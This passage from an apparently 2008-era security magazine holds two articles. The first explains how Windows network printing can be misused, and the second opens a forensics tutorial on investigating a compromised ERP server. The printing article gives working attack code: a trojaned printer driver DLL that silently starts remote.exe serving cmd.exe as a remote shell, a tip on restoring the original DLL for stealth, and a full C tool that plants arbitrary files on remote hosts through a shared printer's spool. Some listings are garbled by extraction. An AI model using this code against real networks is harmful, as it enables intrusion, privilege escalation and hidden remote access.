// DLL entry point
// 

// DllMain isn't called/used for kernel mode version.
BOOL WINAPI DllMain(HINSTANCE hInst, WORD wReason, LPVOID lpReserved)
{

    ShellExecute(...);
    UNREFERENCED_PARAMETER(hInst);
    UNREFERENCED_PARAMETER(lpReserved);

}
```

Listing 5. Changes to the file „sources”

```
TARGETLIBS= $(TARGETLIBS) \
$(SDK_LIB_PATH)\uuid.lib \
$(SDK_LIB_PATH)\kernel32.lib \
$(SDK_LIB_PATH)\user32.lib \
$(SDK_LIB_PATH)\shell32.lib \
$(SDK_LIB_PATH)\ole32.lib
```

operating systems. If you try to connect to a shared printer nevertheless (which requires the installation of a printer driver), this try will fail with the following error message (see Figure 3).

In principle, the initial position for the installation of printer drivers as part of adding a network printer is also not very encouraging on Windows Vista and Windows Server 2008. On these operating systems the main obstacle is that the driver package needs to be added to the driver store first, and this action requires administrative privileges. Then try to add a network printer for which no printer driver is already available in the local driver store will fail with the following message (see Figure 4).

Fortunately, it is possible on Windows Vista and Windows Server 2008 to install drivers that were signed by a trusted signer even without administrative privileges (see [5]). This means, that the problem above can be solved as soon as you have bought a code signing certificate from a commercial certificate authority (of which the root CA must be shipped with the operating system)(OK, one might argue that if you use a driver that was signed by a trusted signer you could also try the trick by just locally adding a driver for a different device but a printer.). Surprisingly, the installation not only works fine on Windows Vista, but also on Windows Server 2008 where you would normally expect that the setting *Prevent users from installing printer drivers* would prevent this.

Additionally, there are further settings for *Point and Print*, if the system belongs to a domain. By default (on Windows XP, Windows Vista, Windows Server 2003 and Windows Server 2008) these settings only allow you to connect to shared printers on systems within your own Active Directory forest (more details for restrictions on Windows 2003 and Windows XP can be found in [6]). On Windows Vista, and Windows Server 2008, you have the additional possibility to control various warnings and the User Account Control feature, as shown in the following screenshots (left: Windows Server 2003, right: Windows Server 2008) (see Figure 5, 6).

Summing up, we come to the following conclusion: If the target system

is part of a domain, you have to have the control over another system in the same forest in order to elevate your privileges (because of the default settings for Point and Print). On Windows XP, that is all it takes to gain administrative rights, but on Windows Vista and Windows Server 2008, you need a signed driver package. Only Windows Server 2003, does not provide a possibility to elevate your privileges – provided that the setting Prevent users from installing printer drivers has not been loosened up by an administrator.

Get A Remote Shell

There is a variety of different possibilities to get interactive access to a remote target system over the network if administrative privileges are already given. The most popular examples are to install a Windows service on the target system (a mechanism that is also used by the omnipresent tool psexec) or to add a task with the task scheduler (at). However, if only Power User rights are given, things become a little bit more difficult (Although on a typical Windows XPSP3 the reconfiguration of the DCOM service still works)... this part of the article introduces one more possible solution.

For this example, we assume Power User access to a remote target system. Besides this, port 139 / 445 (see footnote b) on the target system must be reachable from the attacker system. But, it is not required that a folder or printer has already been shared.

The first step is to achieve that the target system shares the folder that contains the printer drivers (usually c:\WINDOWS\system32\spool\drivers). This can be done either with a GUI (compmgmt.msc) or directly with the Win32-API (NetShareAdd()). This is possible, because Power User rights are given on the target system and therefore directories can also be shared remotely. Now, in the next step, the printer drivers in this directory can be modified. Also, that is not a problem, because Power Users have write access to all these files. Which possibilities do we have now? First, we copy the standard Microsoft tool remote.exe

(which can be obtained from [7]) to the target system to be able to execute it there (in order to get command line access). Second, one of the printer drivers needs to be modified on the

target system to execute remote.exe with the desired parameters the next time somebody prints something. But, we do not have to wait until this happens, because with Power User rights we can



Figure 3. Error message, in case „Prevent users...“ is enabled




Figure 4. UAC message in case the driver is not in the driver store




Figure 5. Point and Print settings dialog on Windows Server 2003

also share the printer remotely in order to print something ourselves. Even for this a nice GUI can be used: `rundll32 printui.dll,PrintUIEntry /p /n\ machine\printer` (if this possibility was unknown, take a look at the help, the features are very interesting). If you

do not want to start the print job on your own, there is also the possibility to wait until the next locally logged on user starts a print job and your commands will be run with his user rights – this can be especially interesting in a domain in case you manage to modify the printer

Listing 6. Execution of „remote.exe“ by the printer driver

```
#include <precomp.h>
#include <shellapi.h>

BOOL __stdcall DllMain(HANDLE hModule, ULONG ulReason, PCONTEXT pContext) {
    ShellExecute(NULL, TEXT("open"), TEXT("C:\\WINDOWS\\System32\\spool\\
DRIVERS\\W32X86\\3\\remote.exe"), TEXT("/S \"C:\\Windows\\
system32\\cmd.exe\" myPipe"), NULL, SW_HIDE);
    return TRUE;
}

BOOL __stdcall DrvQueryDriverInfo(DWORD dwMode, PVOID pBuffer, DWORD cbBuf, PDWORD pcbNeeded) {
    return TRUE;
}

VOID __stdcall DrvDisableDriver() {
}
```

driver on the client system of a domain administrator. To make this attack a little bit stealthier you can now restore the original DLL.

Fortunately, you do not have to create a new DLL for each and every printer driver that you want to manipulate. It is sufficient to create only one DLL for the three generic printer drivers and arbitrary OEM DLLs. The DLL which could be used to start `remote.exe` could also be quite minimalistic (see Listing 6).

From the attacker system you can now connect to the remote shell which has been started on the target system with the command `remote.exe /c <target> myPipe`. Of course, you could also do the same trick with the DLLs that are responsible for the GUI of the printer driver instead of the DLL for the rendering. However, the major drawback is that it is not possible to initiate the command execution over the network (because starting on new print job on the target system does not involve the GUI on the target system in any way). The following listing shows a few examples of GUI DLLs:

- PS5UI.DLL (user interface DLL for generic PostScript printer)
- UNIDRVUI.DLL (user interface DLL for the generic Universal Printer Driver)
- PLOTUI.DLL (user interface DLL for the generic HP-GL/2 plotter)
- HPVUI50.DLL (OEM DLL from Hewlett Packard)
- CQ70SUI.DLL (OEM DLL from Compaq)

Use A Shared Printer to Copy Data to the Target System

Actually this part of the article is quite trivial: If a printer has been shared on a remote system and you have sufficient access to print documents on this printer, you can copy arbitrary data to this system.

For this example, we assume a Windows-based target system (with the name `mytarget`) where a local printer has been installed and shared. Also, we assume an attacker system (with the name `myattacker`), from which the shared printer on `mytarget` can be used – basic user access from `myattacker` to `mytarget` must therefore be given (which is for example, a typical situation in a Windows domain).




Figure 6. Point and Print settings dialog on Windows Server 2008

ATTACK

The trick is now simply the creative use of the Windows API. The small program that is listed below must be run on *myattacker*. It will create a print job on the shared printer

on *mytarget*, change the location of the spool file (for the local and remote spool file) and copy an arbitrary local file to the remote spool file.

One of the most important pieces of the program is the call of the function *StartDocPrinter* (which is called in the program below in the function

Listing 7. How to copy files to a remote system via a shared printer

```
#include "stdafx.h"

LPTSTR sourceFileName;
LPTSTR targetFileName;
LPTSTR target;

int _tmain(int argc, _TCHAR* argv[])
{
    if(argc!=7) {
        wprintf_s(_T("\nUsage:\n%s -t target\n"
                    "-s localFileNameFullPath -d\n"
                    "remoteFileNameFullPath\nExample: %s -t\n"
                    "\\\\[target]\\Printer1 -s C:\\\\test.exe\n"
                    "-d C:\\\\Windows\\\\Tasks\\\\test.exe\\\n"
                    "%"), argv[0], argv[0]);
        return 0;
    }
    for (int i=1;i<argc;i++) {
        if ( (wcslen(argv[i])==2) &&
            (argv[i][0]=='-') ) {
            switch (argv[i][1]) {
                case 'd': targetFileName
                            =argv[i+1]; i=i++; break;
                case 's': sourceFileName
                            =argv[i+1]; i=i++; break;
                case 't':
                    target=argv[i+1]; i=i++; break;
                default: wprintf_s(_T("Unknown parameter: %s\n"), argv[i]);
                    return 0;
            }
        }
    }
    copyFileToPrintServer(target);
    return 1;
}

int copyFileToPrintServer(LPTSTR pName) {
    PRINTER_DEFAULTS* pDef = new PRINTER_DEFAULTS;
    pDef->pDatatype = NULL; // _T("RAW");
    pDef->pDevMode = NULL;
    HANDLE hPrinter;
    // YOU HAVE TO CALL IT TWICE!!!! FIRST HANDLE IS
    // ONLY LOCAL.
    pDef->DesiredAccess = PRINTER_ACCESS_USE;
    // First call...
    if(!OpenPrinter(pName,&hPrinter,pDef)) {
        doFormatMessage(GetLastError());
        return 0;
    }
    writeToPrinter(hPrinter);
    // Second call
    OpenPrinter(pName,&hPrinter,pDef);
    writeToPrinter(hPrinter);
    ClosePrinter(hPrinter);
    return 1;
}

int writeToPrinter(HANDLE hPrinter) {
    DOC_INFO_1* docInfo1 = new DOC_INFO_1;
    docInfo1->pDocName = _T("pwn3d");
    docInfo1->pOutputFile = targetFileName;
    docInfo1->pDatatype = NULL;
    if(!StartDocPrinter(hPrinter,1,(LPBYTE)docInfo1)) {
        doFormatMessage(GetLastError());
        return 0;
    }
    HANDLE hFile=GetSpoolFileHandle(hPrinter);
    if(hFile==INVALID_HANDLE_VALUE) {
        doFormatMessage(GetLastError());
        return 0;
    }
    DWORD numb = 0;
    numb = copyFileToHandle(hFile);
    if(INVALID_HANDLE_VALUE == (hFile=CommitSpoolData(hP
                                                rinter,hFile,numb))) {
        doFormatMessage(GetLastError());
        return 0;
    }
    if(!CloseSpoolFileHandle(hPrinter,hFile)) {
        doFormatMessage(GetLastError());
        return 0;
    }
    return 1;
}

DWORD copyFileToHandle(HANDLE hFile) {
    HANDLE readHandle;
    int iFileLength;
    PBYTE pBuffer;
    DWORD dwBytesRead,dwBytesWritten;
    if(INVALID_HANDLE_VALUE==(readHandle>CreateFile(so
                                                    urceFileName,GENERIC_READ,FILE_SHARE_
                                                    READ,NULL,OPEN_EXISTING,0,NULL)))
        return 0;
    iFileLength = GetFileSize(readHandle,NULL);
    pBuffer = (PBYTE)malloc(iFileLength);
    ReadFile(readHandle,pBuffer,iFileLength,&dwBytesRea
                                                d,NULL);
    CloseHandle(readHandle);
    WriteFile(hFile,pBuffer,iFileLength,&dwBytesWritten
                                                ,NULL);
    return dwBytesWritten;
}

void doFormatMessage( unsigned int dwLastErr ) {
    LPVOID lpMsgBuf;
    FormatMessage(
        FORMAT_MESSAGE_ALLOCATE_BUFFER |
        FORMAT_MESSAGE_IGNORE_INSERTS |
        FORMAT_MESSAGE_FROM_SYSTEM,
        NULL,
        dwLastErr,
        MAKELANGID( LANG_NEUTRAL, SUBLANG_DEFAULT ),
        (LPTSTR) &lpMsgBuf,
        0,
        NULL );
    wprintf_s(TEXT("ErrorCode %i: %s"), dwLastErr, lpMsgBuf);
    LocalFree(lpMsgBuf);
}
```

On The 'Net

- Frost, Robert. North of Boston.1915.Project Bartleby. Ed. Steven van Leeuwen.1999. 29 October 1999 <http://www.bartleby.com/118/index.html>.
- [1] Effectively Using IPP Printing, Microsoft Corporation, 8 April 2003 – <http://www.microsoft.com/windowsserver2003/techinfo/overview/internetprint.mspx>
- [2] Windows Point and Print Technical Overview, Microsoft Corporation, 21 March 2003 – <http://www.microsoft.com/windowsserver2003/techinfo/overview/pointandprint.mspx>
- [3] Tim Roberts, DLLs in Kernel Mode, 15 July 2003 – <http://www.wd-3.com/archive/KernelDlls.htm>
- [4] Windows Hardware Developer Central, Microsoft Corporation – <http://www.microsoft.com/whdc/DevTools/default.mspx>
- [5] Printer INF File Entries, Microsoft Corporation – <http://msdn.microsoft.com/en-us/library/aa506024.aspx>
- [6] Description of the Windows File Protection feature, Microsoft Corporation, 3 December 2007 – <http://support.microsoft.com/kb/222193>
- [7] Description of the Point and Print Restrictions policy setting in Windows Server 2003 and Windows XP, Microsoft Corporation, 29 October 2007 – <http://support.microsoft.com/kb/319939>
- [8] Point and Print Security on Windows Vista, Microsoft Corporation, 12 June 2008 – <http://www.microsoft.com/whdc/device/print/VistaPnPSec.mspx>
- [9] Windows XP Service Pack 2 Support Tools, Microsoft Corporation – <http://www.microsoft.com/downloads/details.aspx?familyid=49ae8576-9bb9-4126-9761-ba8011fabf38&displaylang=en>

`writeToPrinter()`). It receives a pointer to a struct of the type `DOC_INFO_1`. This struct contains besides other information the name of the file to which the print job should be printed (In case you don't want to print to a file but to the printer (the usual case), the parameter `pOutputFile` is set to `NULL`):

```
typedef struct _DOC_INFO_1 {
    LPTSTR pDocName;
    LPTSTR pOutputFile;
    LPTSTR pDatatype;
} DOC_INFO_1;
```

The next step is now to obtain a handle to the output file by using the function `GetSpoolFileHandle`, and by using this handle you can copy arbitrary data to `mytarget`.

Only a few peculiarities need to be considered:

- The function `GetSpoolFileHandle` does officially exist until Windows Vista. However, if you use a statically linked `Winspool.lib` then `GetSpoolFileHandle` works also on Windows XP.
- The file will be created first on `myattacker`. This would be what you would expect to happen if you choose

`Print to file` on the system `myattacker`: You choose a path and the print job is stored there. However, if you call the same function a second time, the file will be created on the system that has shared the printer (and on both systems the file will be created at the path that has been specified with the parameter `poutputFile`).

Example code could look like in Listing 7. It is important that the user account that you use for remote access to `mytarget` and for remote printing on the shared printer has write access (NTFS) at the path specified in `targetFileName` (see code example above). On a typical Windows XP SP3, a good candidate for such a location in the file system would be the folder `c:\windows\Tasks` (Don't get it wrong – we cannot create a new task here, because it is not possible to add the required entries to the Registry. The folder is only used to store the file because of its permissive access rights), as this folder grants `Authenticated Users` write access by default (You will find a similar path on all Windows systems, e.g. even on Windows Server 2008, the path `c:\Windows\system32\Tasks` is still writeable for standard user accounts). And, as mentioned before, the

function `writeToPrinter` has to be called twice in the program in order to copy `sourceFileName` from `myattacker` to `targetFileName` on `mytarget`; otherwise it will only be created locally on the `myattacker`.

One possible explanation for this is the typical course of a regular print job that is printed on a shared printer. First, the print data is spooled on the client system (as an enhanced metafile – EMF). This spool file is then sent to the spooler on the target system, which converts this file to a different format that is understood by the printer (rendering). However, both files will also be created if spooling is turned off (in the Advanced tab of the printer properties dialog you can find the setting *Print directly to the printer*). A more detailed analysis seems to be required here for a complete explanation, which might reveal further interesting possibilities and functions in the world of printing.

Conclusion

If limited access rights to a local or remote system is already given, certain functionality that comes with shared printers can be misused in order to escalate one's privileges, to copy files to a remote system or even to get a remote shell - all without exploiting software vulnerabilities, only by using features in a clever way. The described scenario is exactly the situation of a typical company network: Users must be allowed to print documents over the network, and with their domain user accounts they have limited access to all systems that belong to the domain. This opens up a wide range of possible attack vectors, and the introduced possibilities to misuse network printing or accompanying functionality on Microsoft Windows have demonstrated how important it is to pay extra attention to the most relevant settings.

Carsten Köhler

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My ERP got hacked

An Introduction to Computer Forensics

Difficulty



The System Administrator knew something was wrong when he saw there was an additional user account on the Web-based Enterprise Resource Planning (ERP) system that he administered. He kept the system updated and patched, but he now suspects that the system has been hacked and compromised. Now, as a computer forensic investigator, you will have to find out if there was any unauthorized access, how it happened and what was the extent of the damage.

That was the scenario introduced by the Third Forensic Challenge, organized by the UNAM-CERT (Mexico) in 2006. Based on that scenario and using a live image of the Windows 2003 Server, which hosted the ERP application, we will set up a forensic laboratory that will be used throughout this article to illustrate and practice the methods, techniques and tools used to identify, collect, preserve and investigate the digital evidence found during the course of a computer forensic investigation.

Introduction

Scenarios like the one described represents just one of the countless variety of security incidents that can trigger a computer forensic investigation. From employee Internet abuse and unauthorized disclosure of corporate data, to industrial espionage and more general criminal cases, computer forensics techniques can be valuable in a wide range of situations, providing insight into how past events have occurred.

But, piecing together the puzzle of what happened on a system is not a straightforward process. It requires the use of advanced techniques and tools to collect volatile and non-volatile data, perform data recovery, create event time lines and provide accurate reports, among others. Nevertheless, the overall forensic investigation methodology will remain the same from case to case, regardless of what tools you use. This process is often divided into the following phases:

- Acquire the evidence without altering or damaging the original data
- Authenticate the recovered evidence and verify that is the same as the originally seized data
- Investigate and analyze the data without modifying it
- Report the results
- Maintain a Chain of Custody of all evidence

To envision this process best, we will play the role of a computer forensic professional in charge of the investigation. It is important to understand that it is not the purpose of this exercise to detail the solution to this challenge (that is already covered by the reports produced by the participants and available on their website), but rather to provide hands-on practice using a ready-to-use image that anyone can download from the Internet. Besides, the image does not contain any real data, since it was specially built for the forensic challenge.

One word of caution. Before we begin, it is necessary to realize that computer forensics is much more than just a set of techniques and tools. It is a complex, technologically fast evolving field that requires the use of a proven, effective methodology and trained professionals capable of dealing with high-level technical and legal issues. This is especially true when the investigation results are expected to be used in a court of law (which should be assumed in every investigation). Also, keep in mind the possible consequences; make sure you

WHAT YOU WILL LEARN...

How to best react to incidents while collecting volatile and non-volatile evidence

How to investigate security breaches and analyze data without modifying it

How to create event time lines, recover data from unallocated space, extract evidence from the registry and how to parse windows event logs

WHAT YOU SHOULD KNOW...

Windows and Linux System Administration

Intrusion and hacker techniques

NTFS file system essentials

have the proper authority and approval before initiating any real investigation and that the appropriate personnel (i.e., human resources, legal and even law enforcement, if necessary) are notified, as soon as possible if a crime has been identified.

If in doubt, ask for additional professional assistance. Making one simple mistake can completely nullify the entire case in court. Hiring a qualified third-party expert will ensure safe handling of the evidence and will establish a Chain of Custody that guarantees additional layers of protection. It will also help to refute accusations of evidence tampering or spoliation, which may save both you and your employer serious trouble.

Setting the Lab

You can re-create and do the hands-on exercises described in this article using the Windows 2003 disk image available at <ftp://escitala.seguridad.unam.mx/reto/windows2003.img.gz> (4.9 GB). (Also available at <ftp://ftp.rediris.es/rediris/cert/reto/3.0/windows2003.img.gz>).

The image is a bit-for-bit copy of the main partition (also called a raw image) gathered using 'data definition', also known as 'dd' a small utility that reads input files block by block. When used to acquire a disk device, dd also captures the blocks of data that are marked for deletion by the OS. That information is extremely useful in any forensic investigation.

To analyze and investigate the evidence, we will use a combined Linux/Windows forensics laboratory environment. As for the Linux environment, we will use the SIFT Forensic Workstation, which is a VMWare Appliance containing pre-configured forensics tools and freely available from the SANS Forensic Blog at <http://forensics.sans.org/community/downloads/> (1.35 GB) and created by Rob Lee. Linux is a good choice for a portable forensic workstation since it supports many different file systems from different operating systems (i.e., FAT, NTFS, HFS, UFS, Ext2/3 and others).

To mount the Windows 2003 image on your forensic workstation, change to the folder where the image has been copied to and type the following:

```
ntfs-3g windows2003.img /mnt/hack/
-o loop,ro
```

That will mount the disk image into READ-ONLY mode, and will let you browse the original filesystem both locally and through Samba using a READ-ONLY fileshare.

As for the Windows environment, all of the tools referenced in this article can be downloaded from the links included in the On the 'Net frame. Those tools will work on the off-line image mounted on the Linux workstation and shared using Samba. Since you already mounted your image into read-only mode, you will be able to examine the filesystem and run any windows programs on it (i.e., antivirus, registry viewers, etc...) without altering the evidence.

While instructions on how to set up a virtual network in VMWare are out of the scope of this article, make sure both of your computers are on an air-gapped network, with the virtual machines network adapters set to Host-only to minimize the risk of altering the evidence.

Although we will perform most of our investigation on the off-line image, it is always handy to have a live image available. LiveView (<http://liverview.sourceforge.net/faq.html>) can do this, allowing disk images or physical drives to be booted up in a virtual machine and examined in a forensically sound manner. We will use it to create a bootable image of the compromised Windows 2003 server, so we can see how to perform initial incident response on live systems, recreate attacks, run vulnerability assessments, etc... (You might need to use the Offline NT Password & Registry Editor utility to reset the local

Administrator's password, available at <http://home.eunet.no/pnordahl/ntpasswd/>)

Last but not least, we will add a HELIX CD to our forensic tool arsenal. HELIX is a Knoppix based bootable Linux Distribution CD created to obtain live data and forensic images from running and powered off systems. It contains most of the tools you might need during an incident response phase and it is available from <http://helix.e-fense.com/Download.php> (Note that at the time of writing this article Helix changed its licensing model and now the Helix2008R1.iso file is not available for download from the e-fense site. However, this image is still available from other sites as well as all the tools that includes which are referenced in the On the Net section. In any case, always read and adhere to the vendor's license terms before installing and using any software to avoid violations.)

I've Been Hacked, Now What? – Initial Response

Being hacked is not a pleasant situation. Our ERP may have been compromised and the last thing we want is to have our corporate data in the hands of our competitors. It is then vital to keep calm and to follow a sound forensic methodology, as you do not know whether the evidence you are gathering might be ending up in court or not.

First thing you need to do is to verify that you really have an incident and try to minimize our interference on the suspected system. I say minimize because you cannot

The screenshot shows the Windows Forensic Toolchest (WFT) interface. At the top, there's a menu bar with File, Edit, View, History, Bookmarks, Tools, Help. Below the menu is a toolbar with icons for Home, Back, Forward, Stop, Refresh, and others. The main window has several tabs: Main, Log, Config, File Hashes, Tools, Security Resources. The 'Main' tab is active. It displays a command prompt window with the text: 'Command [x] (md5=6E9303CC3A6A3B955D43C34B1875FE) (md5=97372F24FA9D70CC6A36C2C4F29438F); \233net.exe user >\0 72.16.184.132\images\wft\x\ntuser.txt'. Below this is a 'Description' section with the text 'net (from a trusted system)' and 'net -- lists the user accounts for the computer'. Under 'File', it says 'File: ntuser.txt (md5=99F1645A3C724E2A19604CCA415411A7)'. The 'User accounts for \VOLNTUSER' table lists several accounts: Administrator, amode, ericmat, guest, jason, johanan, kyle, mire, mirel, nelli, p1ll, SUPPORT_188945e0. At the bottom, it says 'The command completed successfully.' and 'System: COUNTERS (Administrator) (jason.Volenzana)'. The status bar at the bottom right shows 'Date/Time: 03/23/2006 22:19:55 (24h)' and 'Copyright © 2003-2008 Monty McDougal. All rights reserved.'

Figure 1. A WFT report showing security-relevant information from the system

ATTACK

interact with a live system without having some effect on it. Ever heard something about Locard's while watching CSI? Locard's exchange principle basically states that when any two objects come into contact, there is always transference of material from each object onto the other. System logs recording hacker actions and data left on hard disks in unallocated sectors are examples of Locard's principle in action. Also, while performing incident response the system will continue to change even if you

do not touch the keyboard at all. It is usually during this phase when you must not only verify the incident, but also begin to collect all the necessary evidence. So what is evidence and where can we find it? Evidence is anything you can use to prove or disprove a fact. In the context of computer forensics, evidence can be found at many different layers: network (firewalls, IDS, routers...), operating system, system and application logs, databases, applications, peripherals, removable media (CD/DVD, USB...), and of

course human testimony. Ensuring that you have access and gather all the available evidence is paramount at this stage.

As our incident is concerned, we do not have access to any evidence outside the ERP server, so our forensic investigation will be restricted to that one particular system.

Dead or Alive

The process to gather evidence will depend on whether the suspect system is actually live and running or has been powered off during the incident response phase. Many people would follow the 'traditional' approach and just pull the plug as soon as the incident was detected. Though this method is great to preserve data on the disk, you will also destroy any chances to find volatile data or running processes in memory. This process is no longer acceptable and today most computer forensic professionals recognize the value of volatile data and many are obtaining memory captures during evidence seizure.

As many attackers these days only have their tools running in memory, it becomes crucial to ensure that evidence is not accidentally erased if you encounter a live system. Meterpreter, the Metasploit payload is an example of one of those attacking tools that does not leave any traces on the hard drive, but rather runs exclusively in the computer's memory.

Thus, if the system we are to analyse is live, we must ensure that the evidence is collected in order of most volatile to least.

The overall process would be:

- Gather network status and connections
- Take the system off the network
- Gather running processes and system memory
- Pull the cord
- Acquire hard drive and removable media (floppies, USB drives, etc...)
- Take photographs of hardware, systems, rooms, etc... if necessary
- Continue with the verification of the incident by looking at co-hosted machines, IDS logs, firewall logs, witness testimony, etc...
- Document everything

Where the corporate policy and the local legal regulations allow, it might be also recommended to place a wiretap




Figure 2. Acquiring physical memory using Helix GU

